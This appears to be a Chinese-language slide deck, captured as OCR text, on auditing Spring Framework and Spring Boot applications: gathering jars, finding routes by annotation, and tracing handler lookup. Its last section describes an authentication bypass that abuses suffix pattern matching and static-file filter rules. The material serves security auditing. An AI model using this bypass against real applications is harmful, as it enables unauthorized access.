
Audit Spring Framework & Spring Boot - 通用审计思路



Audit Spring Framework & Spring Boot - 通用审计思路



Audit Spring Framework & Spring Boot - 通用审计思路



Audit Spring Framework & Spring Boot – 审计小 trick

避免某些文件中找不到对应类



```
<servlet>
  <servlet-name>mobile</servlet-name>
  <servlet-class>nc.vo.wa.wa_051.HRMoblieServlet</servlet-class>
  <load-on-startup>2</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>mobile</servlet-name>
  <url-pattern>*.m</url-pattern>
</servlet-mapping>
```

```
> find ./ -name "*.jar" -exec cp {} dir \;
```

要搜索的目录



存放 jar 文件的目录



Audit Spring Framework & Spring Boot - 审计小 trick

```
ecology mkdir ecologyJar          ok | 20 java | 10:12:41
ecology find ./ -name "*.jar" -exec cp {} ./ecologyJar \;
cp: ./ecologyJar/jackson-core-2.10.5.jar and ./ecologyJar/jackson-core-2.10.5.jar are identical (not copied).
cp: ./ecologyJar/jackson-core-2.9.9.jar and ./ecologyJar/jackson-core-2.9.9.jar are identical (not copied).
cp: ./ecologyJar/jackson-databind-2.1.0.jar and ./ecologyJar/jackson-databind-2.1.0.jar are identical (not copied).
cp: ./ecologyJar/jackson-databind-2.9.9.jar and ./ecologyJar/jackson-databind-2.9.9.jar are identical (not copied).
cp: ./ecologyJar/jackson-core-2.1.0.jar and ./ecologyJar/jackson-core-2.1.0.jar are identical (not copied).
cp: ./ecologyJar/fastjson-1.2.68.jar and ./ecologyJar/fastjson-1.2.68.jar are identical (not copied).
cp: ./ecologyJar/jsqlparser-3.2.jar and ./ecologyJar/jsqlparser-3.2.jar are identical (not copied).
cp: ./ecologyJar/jackson-core-2.3.0.jar and ./ecologyJar/jackson-core-2.3.0.jar are identical (not copied).
cp: ./ecologyJar/xstream-1.4.11.1.jar and ./ecologyJar/xstream-1.4.11.1.jar are identical (not copied).
cp: ./ecologyJar/jackson-databind-2.3.0.jar and ./ecologyJar/jackson-databind-2.3.0.jar are identical (not copied).
cp: ./ecologyJar/antisamy-1.5.3.jar and ./ecologyJar/antisamy-1.5.3.jar are identical (not copied).
cp: ./ecologyJar/dubbo-2.7.8.jar and ./ecologyJar/dubbo-2.7.8.jar are identical (not copied).
cp: ./ecologyJar/jsqlparser.jar and ./ecologyJar/jsqlparser.jar are identical (not copied).
cp: ./ecologyJar/nekohtml.jar and ./ecologyJar/nekohtml.jar are identical (not copied).
cp: ./ecologyJar/xstream-1.4.15.jar and ./ecologyJar/xstream-1.4.15.jar are identical (not copied).
cp: ./ecologyJar/jackson-core-2.3.5.jar and ./ecologyJar/jackson-core-2.3.5.jar are identical (not copied).
cp: ./ecologyJar/jackson-databind-2.3.5.jar and ./ecologyJar/jackson-databind-2.3.5.jar are identical (not copied).
cp: ./ecologyJar/jackson-core-2.10.2.jar and ./ecologyJar/jackson-core-2.10.2.jar are identical (not copied).
cp: ./ecologyJar/jackson-core-2.10.3.jar and ./ecologyJar/jackson-core-2.10.3.jar are identical (not copied).
cp: ./ecologyJar/xstream-1.4.14.jar and ./ecologyJar/xstream-1.4.14.jar are identical (not copied).
cp: ./ecologyJar/druid-1.1.9.jar and ./ecologyJar/druid-1.1.9.jar are identical (not copied).
cp: ./ecologyJar/dubbo.jar and ./ecologyJar/dubbo.jar are identical (not copied).
cp: ./ecologyJar/bsh-2.0b6.jar and ./ecologyJar/bsh-2.0b6.jar are identical (not copied).
cp: ./ecologyJar/xstream-1.3.jar and ./ecologyJar/xstream-1.3.jar are identical (not copied).
cp: ./ecologyJar/xmlrpc-server-3.1.3.jar and ./ecologyJar/xmlrpc-server-3.1.3.jar are identical (not copied).
cp: ./ecologyJar/xmlrpc-server-3.1.2.jar and ./ecologyJar/xmlrpc-server-3.1.2.jar are identical (not copied).
cp: ./ecologyJar/jackson-core-2.6.7.jar and ./ecologyJar/jackson-core-2.6.7.jar are identical (not copied).
cp: ./ecologyJar/jackson-databind-2.6.7.jar and ./ecologyJar/jackson-databind-2.6.7.jar are identical (not copied).
cp: ./ecologyJar/esapi.jar and ./ecologyJar/esapi.jar are identical (not copied).
cp: ./ecologyJar/jackson-databind.jar and ./ecologyJar/jackson-databind.jar are identical (not copied).
cp: ./ecologyJar/security-agent-bridge.jar and ./ecologyJar/security-agent-bridge.jar are identical (not copied).
cp: ./ecologyJar/postgresql-42.2.5.jar and ./ecologyJar/postgresql-42.2.5.jar are identical (not copied).
cp: ./ecologyJar/jackson-core-2.11.2.jar and ./ecologyJar/jackson-core-2.11.2.jar are identical (not copied).
cp: ./ecologyJar/chain-security-agent.jar and ./ecologyJar/chain-security-agent.jar are identical (not copied).
```

```
:37 on ttys000
/ecology ls ecologyJar
antisamy-1.5.3.jar
antisamy.jar
bsh-2.0b6.jar
bsh-2[1].0b4.jar
commons-collections-3.2.2.jar
commons-collections-3.2.jar
commons-collections.jar
commons-fileupload-1.3.1.jar
commons-fileupload-1.3.3.jar
druid-1.0.18.jar
druid-1.0.20.jar
druid-1.1.9.jar
druid.jar
dubbo-2.7.3.jar
dubbo-2.7.8.jar
dubbo-registry-nacos.jar
dubbo.jar
esapi-2.0.1.jar
esapi.jar
fastjson-1.1.27.jar
fastjson-1.2.12.jar
fastjson-1.2.28.jar
fastjson-1.2.58.jar
fastjson-1.2.60.jar
fastjson-1.2.61.jar
fastjson-1.2.66.jar
fastjson-1.2.67.jar
fastjson-1.2.68.jar
fastjson-1.2.70.jar
fastjson-1.2.72.jar
fastjson-1.2.73.jar
fastjson-1.2.74.jar
fastjson-1.2.75.jar
fastjson.jar
jackson-annotations-2.1
jackson-annotations-2.1
jackson-annotations-2.1
jackson-annotations-2.1
jackson-annotations-2.1
jackson-annotations-2.1
jackson-annotations-2.3
jackson-annotations-2.3
jackson-annotations-2.6
jackson-annotations-2.9
jackson-annotations.jar
jackson-core-2.1.0.jar
jackson-core-2.10.2.jar
jackson-core-2.10.3.jar
jackson-core-2.10.5.jar
jackson-core-2.11.2.jar
jackson-core-2.3.0.jar
jackson-core-2.3.5.jar
jackson-core-2.6.7.jar
jackson-core-2.9.9.jar
jackson-core.jar
jackson-databind-2.1.0
jackson-databind-2.10.2
```

ok | 2

Audit Spring Framework & Spring Boot – 审计小 trick

路由寻找

目录及文件

Controller
Web
interceptor
api
servlet
webservice
Web.xml
springmvc-servlet.xml

注解



@Controller
@RestController
@RequestMapping
@GetMapping
@PostMapping
@PutMapping
@PutMapping
@DeleteMapping
@PatchMapping
@CrossOrigin
@interface

关键字

extends HttpServlet
HttpServletRequest
request
.getParameter
RequestBody
ResponseBody
PathVariable
RequestParam

Audit Spring Framework & Spring Boot – 审计小 trick

路由寻找



Audit Spring Framework & Spring Boot – 审计小 trick

路由寻找

The screenshot shows the Spring Boot Actuator's 'RestServices' endpoint. A red arrow points from the search bar at the top right of the interface to the search input field. The search term 'upload' is entered in the search bar.

The results pane displays a list of services and their endpoints:

- /ADMIN_PREFIX/ueditor/upload (UeditorUploadAct#upload)
- /ADMIN_PREFIX/upload/document (UploadController#uploadDocument)
- /ADMIN_PREFIX/upload/o_upload (UploadController#upload)
- /MEMBER_PREFIX/upload/o_upload (UploadFrontController#upload)
- /ueditor/upload (UeditorMemberUploadAct#upload)
- /upload (SysTemplateController#upload)
- /upload (CmsResourceController#upload)
- /upload/img (WechatMaterialController#uploadImg)

Below the results, there is a 'GET' button and a 'URL' input field. The URL input field contains 'jeecms-front'.

At the bottom left, the application context path is shown: jeecms > jeecms-front > src > main > resources > application-prod.properties. At the bottom right, there are status indicators for Google, CRLF, ISO-8859-1, 4 spaces, and a file icon.

Audit Spring Framework & Spring Boot – 审计小 trick

```
[org.springframework.web.servlet.handler.AbstractHandlerMethodMapping#lookupHandlerMethod]
```

```
1     protected HandlerMethod lookupHandlerMethod(  
2             String lookupPath, HttpServletRequest request) throws Exception {  
3         List<Match> matches = new ArrayList<>();  
4         List<T> directPathMatches =  
5         this.mappingRegistry.getMappingsByUrl(lookupPath);  
6         if (directPathMatches != null) {  
7             addMatchingMappings(directPathMatches, matches, request);  
8         }  
9         if (matches.isEmpty()) {  
10             // No choice but to go through all mappings...  
11             ....  
12     }
```

Audit Spring Framework & Spring Boot – 审计小 trick

The screenshot shows a Java debugger interface with the following details:

- Project View:** Shows various XML configuration files like `bean-config.xml`, `cloudos-common.xml`, `cm-config.xml`, `core-config.xml`, and `curl-ws-client.xml`.
- Code Editor:** Displays the decompiled bytecode for `AbstractHandlerMethodMapping.lookupHandlerMethod`. The code iterates over a registry to find matching handler methods based on the lookup path.
- Variables View:** Lists the current variables in scope:
 - `this.request = No such instance field: 'request'` (highlighted with a red arrow)
 - `this = {RequestMappingHandlerMapping@16687}`
 - `lookupPath = "/version/8_0/sites/42960727/users"`
 - `request = {ApplicationHttpRequest@17654}`
 - `matches = {ArrayList@17655} size = 0`
 - `this.mappingRegistry = {AbstractHandlerMethodMapping$MappingRegistry@16688}`
 - `registry = {HashMap@16689} size = 2288` (highlighted with a red arrow)
 - `mappingLookup = {LinkedHashMap@16690} size = 2288` (highlighted with a red arrow)
- Memory View:** Shows the memory dump with many HandlerMethod objects.

Audit Spring Framework & Spring Boot – 审计小 trick

鉴权绕过



Whether to use suffix pattern match ("*") when matching patterns to requests. If enabled a method mapped to "/users" also matches to "/users.*".

By default this is set to true.

See Also: [registeredSuffixPatternMatch](#)

```
public PathMatchConfigurer setUseSuffixPatternMatch(Boolean suffixPatternMatch) {  
    this.suffixPatternMatch = suffixPatternMatch;  
    return this;  
}
```

spring-webmvc-x.x.x.RELEASE.jar < 5.3

suffixPatternMatch = True



Spring security Configure

/users = /users.*



Bypass

/*/*.*



/*/*.*.html
/*/*.*.js

Audit Spring Framework & Spring Boot – 审计小 trick

WEB-INF/KmssConfig/sys/authentication/spring.xml

```
1  <!-- SpringSecurity 配置开始 -->
2  <bean id="org.springframework.security.filterChainProxy"
3      name="springSecurityFilterChain"
4      class="org.springframework.security.web.FilterChainProxy">
5      <constructor-arg>
6          <list value-type="org.springframework.security.web.SecurityFilterChain">
7              <!-- 静态资源，加有效期 | 版本号 -->
8                  <sec:filter-chain pattern="/**/*.*.gif" filters="resourceCacheFilter" />
9                  <sec:filter-chain pattern="/**/*.*.jpg" filters="resourceCacheFilter" />
10                 <sec:filter-chain pattern="/**/*.*.png" filters="resourceCacheFilter" />
11                 <sec:filter-chain pattern="/**/*.*.bmp" filters="resourceCacheFilter" />
12                 <sec:filter-chain pattern="/**/*.*.ico" filters="resourceCacheFilter" />
13                 <sec:filter-chain pattern="/**/*.*.css" filters="resourceCacheFilter,gzipFilter" />
14                 <sec:filter-chain pattern="/**/*.*.js" filters="resourceCacheFilter,gzipFilter" />
15                 <sec:filter-chain pattern="/**/*.*.tmpl" filters="resourceCacheFilter,gzipFilter" />●
16                 <sec:filter-chain pattern="/**/*.*.html" filters="gzipFilter" />
17                 .....
18     </list>
